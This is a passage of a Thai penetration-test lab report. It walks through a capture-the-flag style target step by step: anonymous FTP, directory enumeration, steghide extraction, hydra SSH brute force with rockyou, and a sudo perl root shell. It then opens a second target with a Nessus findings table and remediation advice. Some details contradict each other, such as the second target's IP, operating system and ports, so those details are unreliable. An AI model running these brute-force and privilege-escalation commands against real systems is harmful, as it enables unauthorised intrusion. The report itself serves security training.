5.3.2) เมื่อพบพอร์ต FTP ที่เปิดอยู่ ในการสแกนพอร์ต ทำการเชื่อม FTP โดยใช้คำสั่ง ftp 192.168.144.230 และให้ใส่ username กับ password คือ anonymousพิมคำสั่ง pwd และได้รับ / แล้ว ให้ใส่คำสั่ง ls เพื่อแสดงไฟล์ใน directory เราจะได้รับสิทธิ์การเข้าถึงไฟล์ rw-r — r — ต่อมาใส่คำสั่ง ls -la เพื่อแสดงรายการไฟล์ทั้งหมดรวมถึงไฟล์ที่ซ่อนอยู่ ตรวจพบ trytofind.jpg และให้ใส่ mget * เพื่อดาว์นโหลดไฟล์ เมื่อเสร็จสิ้นใส่ exit เพื่อออก ftp ได้เลย



ภาพตัวอย่างที่ 5.4 ผลการทดสอบเจาะระบบ

5.3.3) ตรวจสอบไฟล์ที่ดาว์นโหลดมาโดยใส่คำสั่ง ls ตรวจพบ trytofind.jpg เมื่อเข้าไปดูเจอรูปตามนี้



ภาพตัวอย่างที่ 5.5 ผลการทดสอบเจาะระบบ




ภาพตัวอย่างที่ 5.6 ผลการทดสอบเจาะระบบ

5.3.4) ตรวจสอบไฟล์ด้วยคำสั่ง file trytofind.jpg เพื่อตรวจสอบไฟล์ที่แท้จริงของ trytofind.jpg ผลออกมาว่า เป็นไฟล์ jpeg จริง ซึ่งแปลว่าไม่ได้มีการปลอมแปลงอะไร




ภาพตัวอย่างที่ 5.7 ผลการทดสอบเจาะระบบ

5.3.5) ตรวจรายละเอียดไฟล์ด้วยคำสั่ง ll




ภาพตัวอย่างที่ 5.8 ผลการทดสอบเจาะระบบ

5.3.6) สำรวจเว็บเป้าหมายโดยใช้ http://192.168.144.230 ไปเปิดในเบราเซอร์




ภาพตัวอย่างที่ 5.9 ผลการทดสอบเจาะระบบ

5.3.7) แสดงรายการ directory ด้วย dirb http://192.168.144.230/ ตรวจพบ /blogs/




ภาพตัวอย่างที่ 5.10 ผลการทดสอบเจาะระบบ

5.3.8) เมื่อเข้าไปที่ /blogs/ และดูSource code ตรวจพบ directory /S3cret-T3xtv




ภาพตัวอย่างที่ 5.11 ผลการทดสอบเจาะระบบ

5.3.9) ลองเข้าชม /S3cret-T3xtv ก็ยังไม่เจออะไรแต่เมื่อดู Source code ตรวจพบรหัสลับ คือ 3xtr4ctd4t4



ภาพตัวอย่างที่ 5.12 ผลการทดสอบเจาะระบบ


5.3.10) ใช้คำสั่ง steghide extract -sf trytofind.jpg และใส่รหัสที่ได้จากข้อ 9 ก็จะตรวจพบไฟล์ที่ชื่อว่าdata.txt



ภาพตัวอย่างที่ 5.13 ผลการทดสอบเจาะระบบ


5.3.11) ทำการ crack password ด้วย hydra

โดยใช้คำสั่ง hydra -l renu -P /usr/share/wordlists/rockyou.txt.gz ssh://192.168.144.230




ภาพตัวอย่างที่ 5.14 ผลการทดสอบเจาะระบบ

5.3.12) ทำการ login ในฐานะผู้ใช้ renu ด้วยรหัสที่ได้จากข้อ 13 แล้วใช้คำสั่ง ls เพื่อดูไฟล์ directory ตรวจพบ 2 ไฟล์คือ ftp , local.txt



ภาพตัวอย่างที่ 5.15 ผลการทดสอบเจาะระบบ


5.3.13) อ่านเนื้อหาในไฟล์โดยใช้คำสั่ง cat local.txt จึงได้ตรวจพบกับ flag



ภาพตัวอย่างที่ 5.16 ผลการทดสอบเจาะระบบ


5.3.14) การยกระดับสิทธิ์ ใส่/home เพื่อเข้า directory ตรจพบผู้ใช้ lily จึงได้เข้าไปที่ directory ของ lily และเมื่อตรวจสอบเนื้อหาก็พบ directory ที่น่าสนใจชื่อ .ssh โดยใช้คำสั่ง cd/home เมื่อ ls จะพบ

lily renu ให้ใส่ cd lily/ ตามด้วย ls -la จึงจะเจอ .ssh



ภาพตัวอย่างที่ 5.17 ผลการทดสอบเจาะระบบ

5.3.15) ได้เข้าไปที่ directory ด้วยคำสั่ง cd .ssh และ ls -la จึงตรวจพบ authorized_keys และได้เข้าไปดูด้วยคำสั่ง cat authorized_keys




ภาพตัวอย่างที่ 5.18 ผลการทดสอบเจาะระบบ

5.3.16) ทำการตรวจสอบสิทธิ์ด้วย ssh lily@127.0.0.1 พบว่า lilyสามารถเรียกใช้perlใน ฐานะ root โดยไม่ต้องใส่รหัสผ่าน



ภาพตัวอย่างที่ 5.19 ผลการทดสอบเจาะระบบ

5.3.17) ได้ใช้คำสั่งนี้ sudo perl -e 'exec "/bin/sh";' เพื่อให้ได้สิทธิ์เป็น root เมื่อ ls ก็จะเจอ proof.txt และ cat proof.txt เพื่ออ่านเนื้อหา สุดท้ายเราก็เจอ flag คำตอบครับ



ภาพตัวอย่างที่ 5.20 ผลการทดสอบเจาะระบบ

6. ผลการทำการ Security Assessment Traget5 : Kevin


6.1 ข้อมูลทั่วไปของเป้าหมาย

Target name	Kevin
IP Address	192.168.140.45
OS	Linux
Web Application	Local
Open Port	80/tcp, 135/tcp, 139/tcp, 445/tcp, 3389/tcp, 49153/tcp, 49154/tcp, 49155/tcp, 49158/tcp, and 49160/tcp


6.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus

ผลการสรุปรายชื่อช่องโหว่ที่ตรวจพบ โดยจำนวนช่องโหว่ในแต่ละประเภทที่ตรวจพบมีทั้งหมด 3 ระดับ ดังนี้

- Critical จำนวน 2
- High จำนวน 2
- Medium จำนวน 3
- Low จำนวน 2



ภาพตัวอย่างที่ 6.1 ผลการสแกน Nessus



ภาพตัวอย่างที่ 6.2 ผลการสแกน Nessus

ตารางรายการช่องโหว่ที่พบ


ระดับช่องโหว	ชื่อช่องโหว่	แนวทางการแก้ไขปัญหา
CRITICAL	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentiale check)	ติดตั้ง Patch KB4499175/KB4499180, เปิดใช้ NLA และบล็อก TCP Port 3389 ที่ Firewall
CRITICAL	Unsupported Windows OS (remote)	อัปเกรด Windows เป็นเวอร์ชันที่ยังรองรับ เช่น Windows 10/11 หรือ Server 2019/2022
HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)	ติดตั้ง Patch MS17-010 (KB4013389), ปิดการใช้งาน SMBv1 ผ่าน Windows Features หรือ PowerShell (Set-SmbServerConfiguration -EnableSMB1Protocol $false), บล็อก TCP Port 445 และ 139 ที่ Firewall

HIGH	MS12-020: Vulnerabilities in Remote Desktop Could Allow Rem Code Execution (2671387) (uncredentialed check)	ติดตั้ง Patch MS12-020 (KB2671387), เปิดใช้ NLA (Network Level Authentication), จำกัดการเข้าถึง RDP เฉพาะ IP ที่เชื่อถือได้ผ่าน Firewall
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protoco (3148527) (Badlock) (uncredentialed check)	ติดตั้ง Patch MS16-047 (KB3148527), จำกัดสิทธิ์การเข้าถึง SMB/RPC และกำหนด Firewall Rules ป้องกันการเข้าถึงจากภายนอก
MEDIUM	Remote Desktop Protocol Server Man-in-the-Middle Weakness	เปิดใช้งาน Network Level Authentication (NLA), ใช้ SSL/TLS Certificate ที่น่าเชื่อถือสำหรับ RDP, ไม่อนุญาตการเชื่อมต่อโดยไม่มี Certificate Verification
MEDIUM	SMB Signing not required	เปิดใช้งาน SMB Signing บน Server และ Client ผ่าน Group Policy (Microsoft network server: Digitally sign communications (always)) เพื่อป้องกันการโจมตีแบบ Relay Attack
LOW	ICMP Timestamp Request Remote Date Disclosure	บล็อก ICMP Timestamp Request (Type 13) ที่ Firewall หรือกำหนด Windows Firewall Rule ให้ Drop ICMP Timestamp เพื่อป้องกันการเปิดเผยข้อมูลวันที่/เวลาของระบบ
LOW	Terminal Services Encryption Level is not FIPS-140 Compliant	ตั้งค่า Encryption Level ของ RDP เป็น FIPS Compliant ผ่าน Group Policy (Computer Configuration > Administrative Templates > Windows Components > Remote Desktop Services > Encryption Level = FIPS Compliant)


6.3 ผลการทดสอบเจาะระบบ

6.3.1) ทำการ nmap ด้วยคำสั่ง nmap -sC -sV -A -p- 192.168.144.230 ตรวจพบ Port เปิดอยู่ 3 Port ได้แก่ 21,22,80 รายละเอียดของคำสั่ง

- “ Nmap ” คือ โปรแกรมสแกน port/service
- “-sC” คือ default NSE scripts
- “-sV” คือ ตรวจ version service เช่น




ภาพตัวอย่างที่ 6.3 ผลการทดสอบเจาะระบบ




ภาพตัวอย่างที่ 6.4 ผลการทดสอบเจาะระบบ

6.3.2) ต่อมาเราก็จะเห็นว่า port 80 แถวแรกจะมี http ซึ่งมันสามรถเปิดเข้าเว็บได้เราก็ลองเข้าหน้าเว็บดูโดยเอา IP ของเป้าหมายไปวางช่องค้นหาหน้าเว็บ แล้วจะเด้งเข้าสู่ระบบมาซึ่งเราสามรถเข้าสู่ระบบ โดยใช้คำว่า admin เพื่อเข้าสุชู่ระบบได้




ภาพตัวอย่างที่ 6.5 ผลการทดสอบเจาะระบบ

6.3.3) และนี่คือหน้าเว็บของเป้าหมายที่เราเข้ามาซึ่งในแต่ละหน้านั่นจะไม่ค่อยมีข้อมากนักตามภาพ




ภาพตัวอย่างที่ 6.6 ผลการทดสอบเจาะระบบ

6.3.4) จากนั้นเราจะลองเจาะเป้าหมายดดยเริ่มคำสั่ง : msfconsole เพื่อเจาะเป้าหมาย รายละเอียดคำสั่ง “msfconsole” คือ Framework รวม exploit เหมือน toolbox




ภาพตัวอย่างที่ 6.7 ผลการทดสอบเจาะระบบ

